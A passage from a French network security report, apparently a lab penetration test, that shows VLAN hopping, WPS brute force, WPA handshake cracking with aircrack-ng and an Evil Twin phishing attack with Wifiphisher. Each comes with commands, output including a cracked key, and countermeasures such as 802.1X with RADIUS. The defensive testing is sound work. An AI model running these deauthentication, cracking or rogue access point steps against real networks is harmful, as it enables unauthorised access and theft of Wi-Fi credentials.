


Figure III. 36: Activation du Mode Trunking avec Yersinia.

Résultat : L'attaquant a pu envoyer des trames VLAN pour se déplacer entre différents réseaux.



No.	Time	Source	Destination	Protocol	Length	Info
44	4.095024240	192.168.20.3	224.0.0.2	HSRP	66	Hello (state Standby)
45	4.458022806	192.168.10.3	224.0.0.2	HSRP	66	Hello (state Standby)
46	4.573306579	192.168.10.33	8.8.8.8	DNS	77	Standard query 0x33e4 A mus...
47	4.600318909	192.168.20.2	224.0.0.2	HSRP	66	Hello (state Active)
48	4.852454739	192.168.10.33	8.8.8.8	DNS	89	Standard query 0x9be1 A tere...
49	4.856156507	aa:bb:cc:00:90:30	PVST+	STP	64	Conf. Root = 32768/0/aa:bb:c...
50	4.856174500	aa:bb:cc:00:90:30	Spanning-tree-(for...	STP	60	Conf. Root = 32768/0/aa:bb:c...
51	5.052887949	192.168.200.4	224.0.0.2	HSRP	66	Hello (state Standby)
52	5.519429987	192.168.40.2	224.0.0.2	HSRP	66	Hello (state Active)
53	5.662653160	192.168.50.3	224.0.0.2	HSRP	66	Hello (state Standby)
54	5.868170944	192.168.10.33	8.8.8.8	DNS	89	Standard query 0x9be1 A tere...
55	6.057621428	192.168.30.2	224.0.0.2	HSRP	66	Hello (state Active)
56	6.144777604	aa:bb:cc:00:90:30	PVST+	STP	68	Conf. Root = 32768/150/50:00...
57	6.144833553	192.168.50.2	224.0.0.2	HSRP	66	Hello (state Active)
58	6.144843566	aa:bb:cc:00:90:30	PVST+	STP	68	Conf. Root = 32768/200/50:00...
59	6.157595251	aa:bb:cc:00:90:30	PVST+	STP	68	Conf. Root = 32768/10/50:00:...
60	6.167667816	aa:bb:cc:00:90:30	PVST+	STP	68	Conf. Root = 32768/20/50:00:...
61	6.180049569	aa:bb:cc:00:90:30	PVST+	STP	68	Conf. Root = 32768/30/50:00:...
62	6.189229133	aa:bb:cc:00:90:30	PVST+	STP	68	Conf. Root = 32768/40/50:00:...
63	6.199357971	aa:bb:cc:00:90:30	PVST+	STP	68	Conf. Root = 32768/50/50:00:...
64	6.210444149	aa:bb:cc:00:90:30	PVST+	STP	68	Conf. Root = 32768/100/50:00...
65	6.607060667	192.168.150.2	224.0.0.2	HSRP	62	Hello (state Active)
66	6.731461617	192.168.10.2	224.0.0.2	HSRP	66	Hello (state Active)

Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
 Ethernet II, Src: All-MSRP-routers_1e (00:00:0c:07:ac:1e), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 30
 Internet Protocol Version 4, Src: 192.168.30.2, Dst: 224.0.0.2
 User Datagram Protocol, Src Port: 1985, Dst Port: 1985
 0000 01 00 5e 00 00 02 00 00 0c 07 ac 1e 81 00 00 1e

Figure III. 37: Capture de Paquets avec Wireshark , Espionnage d'Informations Sensibles via VLAN Hopping.

Contre-mesures :

- Désactiver le mode Dynamic Trunking Protocol (DTP);
- Sécurisation avec l'Interface en Mode Accès.

```
ACC-SW01(config-if)#switc
ACC-SW01(config-if)#switchport acc
ACC-SW01(config-if)#switchport access vlan 100
ACC-SW01(config-if)#switc
ACC-SW01(config-if)#switchport mode access
```

Figure III. 38: Mitigation de l'Attaque VLAN Hopping Sécurisation avec l'Interface en Mode Accès.

c. VLAN Double Tagging Attack

Objectif : Injecter une deuxième étiquette VLAN pour traverser un switch en mode trunk sans autorisation.

Outils utilisés : yersinia




Figure III. 39: Exécution d'une Attaque VLAN Hopping par Double Encapsulation avec Yersinia.

Résultat : L'attaque a réussi à envoyer des paquets vers un VLAN non autorisé.




Figure III. 40: Injection de Paquet ICMP avec Marquage VLAN - Capture sur Wireshark.

Contre-mesures :

- Configurer les ports d'accès sur un VLAN natif différent du VLAN par défaut.

```

CORE-SW01(config)#int e1/1
CORE-SW01(config-if)#switc
CORE-SW01(config-if)#switchport tru
CORE-SW01(config-if)#switchport trunk nat
CORE-SW01(config-if)#switchport trunk native ?
vlan Set native VLAN when interface is in trunking mode

CORE-SW01(config-if)#switchport trunk native vl
CORE-SW01(config-if)#switchport trunk native vlan 887

```

Figure III. 41: Mitigation de l'Attaque VLAN Double Tagging : Changement du VLAN Natif.

4.2. Attaques sur le Réseau Wi-Fi

a. WPS Brute-force Attack avec Wifite

L'attaque par **brute-force WPS** avec **Wifite** consiste à exploiter une faille dans le protocole **WPS (Wi-Fi Protected Setup)** pour récupérer le **code PIN WPS** du routeur. Une fois ce PIN obtenu, l'attaquant peut extraire la **clé WPA/WPA2** et accéder au réseau Wi-Fi sans avoir besoin de capturer un handshake. Cette attaque fonctionne surtout sur les anciens routeurs ou ceux avec une implémentation WPS vulnérable.

Objectif : Casser un réseau Wi-Fi via une faille WPS.

Outils utilisés : Wifite

```

root@fociety:/home/cybaron# wifite
wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[!] Conflicting processes: NetworkManager (PID 712), wpa_supplicant (PID 860)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

Interface  PHY  Driver  Chipset
-----
1. wlan0    phy0  iwlwifi Intel Corporation Wireless 7260 (rev 83)

[+] Enabling monitor mode on wlan0... enabled!

NUM  ESSID  CH  ENCR  PWR  WPS  CLIENT
---  -
1    WIFI  5   7    WPA-P  69db  no    3

```

Figure III. 42: Activation du mode moniteur avec Wifite.

Résultat : L'attaquant a récupéré le mot de passe Wi-Fi.




Figure III. 43: Exploitation de la faille WPS avec Wifite pour récupérer la clé WPA.

Contre-mesures :

- Désactiver le WPS sur tous les équipements.

b. Aircrack-ng WPA Handshake Capture

L'attaque **WPA Handshake Capture** avec **Aircrack-ng** consiste à capturer le **handshake WPA/WPA2** échangé entre un client et un point d'accès lors de l'authentification. En utilisant **Airodump-ng**, l'attaquant surveille le réseau et enregistre les paquets. Une désauthentification forcée avec **Aireplay-ng** peut accélérer ce processus. Une fois le handshake capturé, il peut être soumis à **Aircrack-ng** pour tenter de récupérer le mot de passe en effectuant une attaque par dictionnaire ou par force brute.

Objectif : Capturer et décrypter un handshake WPA2.

Outils utilisés : Airodump-ng + Aircrack-ng.

CH 12][Elapsed: 0 s][2024-10-09 08:25

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
84:93:B2:52:54:C8	-34	3	0 0	5	324	WPA3	CCMP	SAE	Fsociety
82:CA:4B:C1:DB:8C	-70	3	0 0	10	324	WPA2	CCMP	PSK	<length: 0>
34:E8:94:93:A7:C3	-86	4	13 6	3	54e.	WPA	TKIP	PSK	Madrid
B4:B0:24:96:54:1A	-1	0	0 0	8	-1				<length: 0>
5C:62:8B:66:A2:E9	-81	3	0 0	9	130	WPA2	CCMP	PSK	TP-LINK_96541A
80:CA:4B:C1:DB:8C	-71	7	2 0	10	324	WPA2	CCMP	PSK	Fibre_MarocTelecom

BSSID	PWR	Rate	Lost	Frames	Notes	Probes
34:E8:94:93:A7:C3	-1	2e- 0	0	13		
B4:B0:24:96:54:1A	-89	0 - 1	0	3		
B4:B0:24:96:54:1A	-86	0 - 1e	0	1		
B4:B0:24:96:54:1A	-84	0 - 1e	0	1		
80:CA:4B:C1:DB:8C	-21	6e- 1e	0	3		

Quitting...

Figure III. 44: Capture du Handshake WPA avec Aircrack-ng pour l'attaque sur un réseau Wi-Fi

```
(cybaron@fsociety)-[~]
$ sudo aireplay-ng --deauth 100 -a 80:CA:4B:C1:DB:8C -c 2E:73:BC:94:14:16 wlan0mon
[sudo] password for cybaron:
08:27:46 Waiting for beacon frame (BSSID: 80:CA:4B:C1:DB:8C) on channel 10
08:27:46 Sending 64 directed DeAuth (code 7). STMAC: [2E:73:BC:94:14:16] [16|32 ACKs]
```

Figure III. 45: Exécution d'une attaque de désauthentification avec Aireplay-ng pour capturer le handshake WPA

Résultat : L'attaque a permis d'obtenir un handshake, mais la clé n'a pas pu être déchiffrée sans brute force.


```

cybaron@fsociety: ~/Project
CH 10 ][ Elapsed: 6 s ][ 2024-10-09 08:31

BSSID          PWR RXQ Beacons   #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
80:CA:4B:C1:DB:8C -76  0      59         4   0  10  324  WPA2 CCMP  PSK  Fibre_MarocTel

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
80:CA:4B:C1:DB:8C 2E:73:BC:94:14:16 -26   6e- 1e   230      14

Quitting...

(cybaron@fsociety)-[~/Project]
$ ls
capture-01.cap      capture-01.kismet.netxml  capture-02.csv      capture-02.log.csv
capture-01.csv      capture-01.log.csv        capture-02.kismet.csv
capture-01.kismet.csv capture-02.cap            capture-02.kismet.netxml

(cybaron@fsociety)-[~/Project]
$ sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 80:CA:4B:C1:DB:8C /home/cybaron/Project/capture-01.cap

```

Figure III. 46: Analyse du trafic Wi-Fi et tentative de récupération du mot de passe WPA2 avec Aircrack-ng.

```

cybaron@fsociety: ~/Project
Aircrack-ng 1.7

[00:00:03] 10550/14344424 keys tested (3469.22 k/s)

Time left: 1 hour, 8 minutes, 51 seconds          0.07%

KEY FOUND! [ J4Guxa94ad ]

I

Master Key      : 2F 05 43 F4 51 DF FD C9 80 11 FF C8 81 F0 C6 D3
                  92 EC C3 83 F4 C0 78 F0 62 E4 2B FF C4 B9 C9 45

Transient Key   : 9E 0C 41 8D 29 8C 91 A3 9D 66 15 49 22 EF F2 7F
                  1E 52 94 BE 7E 8B 40 0D F4 35 23 B0 E1 94 4E B7
                  41 20 00 E4 8D 9D 88 E6 09 78 39 5D 1D 43 10 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC      : 2D D2 C8 04 78 BC 31 07 82 13 E8 96 43 47 57 9B

(cybaron@fsociety)-[~/Project]

```

Figure III. 47: Décryptage d'un mot de passe WPA2 à l'aide d'Aircrack-ng.

Contre-mesures :

- Utiliser WPA3 et des mots de passe forts.




Figure III. 48: Configuration de la Sécurité WPA3 sur un Contrôleur Cisco.

c. Evil Twin Attack avec Wifiphisher

L'attaque Evil Twin avec Wifiphisher consiste à créer un faux point d'accès (Evil Twin) imitant un réseau Wi-Fi légitime. L'attaquant utilise Wifiphisher pour déconnecter les utilisateurs du réseau réel et les rediriger vers son faux AP. Une page de phishing est alors affichée pour inciter les victimes à entrer leurs identifiants Wi-Fi, permettant ainsi à l'attaquant de récupérer la clé d'accès.

Objectif : Tromper les utilisateurs en les connectant à un faux point d'accès.

Outils utilisés : Wifiphisher

```

root@fsociety:/home/cybaron# wifiphisher
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 202
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wifiphisher-wlan0 interface for the deauthentication att
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:d3:0a:80
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:53:66:9c
[+] Sending SIGKILL to wpa_supplicant
[+] Sending SIGKILL to NetworkManager
[*] Cleared leases, started DHCP, set up iptables

```

Figure III. 49: : Lancement de Wifiphisher pour une attaque de point d'accès rogue.

Résultat : L'attaquant a obtenu les identifiants Wi-Fi des victimes.

The image shows two side-by-side screenshots. The left screenshot is a terminal window displaying the Wifiphisher interface. It shows a 'Victim' with MAC address d2:2f:b6:26:37:6d and IP 10.0.0.37 connected. Under 'HTTP requests', it shows several GET requests to connectivitycheck.gstatic.com and a POST request to play.googleapis.com/generate_204 with the parameter wifiphisher-wpa-password=0101001. The right screenshot shows a web browser displaying a 'Firmware Upgrade In Progress' message from Wifiphisher, indicating the attack is active.

Figure III. 50: Exécution d'une attaque Evil Twin avec Wifiphisher-Capture du mot de passe WPA.

Contre-mesures :

- Activer 802.1X avec RADIUS pour une authentification forte.

Étapes simplifiées pour activer 802.1X avec RADIUS

- Configurer le serveur RADIUS (NPS sous Windows Serveur) :

- Installer et configurer le service RADIUS;
- Ajouter des clients RADIUS (les switchs et points d'accès);
- Définir des stratégies d'authentification (EAP-TLS, PEAP, etc.).




Figure III. 51: Configuration du serveur NPS en tant que serveur RADIUS pour l'authentification 802.1X sur les réseaux sans fil ou filaires.

➤ **Configurer le point d'accès :**

- Activer 802.1X sur les ports réseau;
- Définir le serveur RADIUS avec son adresse IP et la clé partagée.

➤ **Configurer les clients (PC, smartphones, etc.) :**

- Activer l'authentification 802.1X dans les paramètres réseau;
- Déployer des certificats si nécessaire (EAP-TLS).




Figure III. 52: Ajout d'un client RADIUS dans le serveur NPS avec configuration du secret partagé.




Figure III. 53: Configuration de l'authentification WPA2-Enterprise avec PEAP dans la stratégie de groupe (GPO).




Figure III. 54: Configuration du profil Wi-Fi pour l'authentification des ordinateurs Sonatrach via GPO.




Figure III. 55: Ajout de l'utilisateur Yanis Deriche au groupe de sécurité "WIFI-employees" dans Active Directory.

Fonctionnement des certificats

- A. Émission du certificat** → Une autorité de certification (CA) crée un certificat pour ton ordinateur ou ton serveur.
- B. Stockage du certificat** → Il est enregistré sur ton PC ou ton serveur sous forme de fichier.

C. Vérification → Lorsque ton PC veut accéder au réseau sécurisé, il montre son certificat au serveur RADIUS.

D. Authentification → Si le certificat est valide, l'accès est autorisé. Sinon, il est refusé.

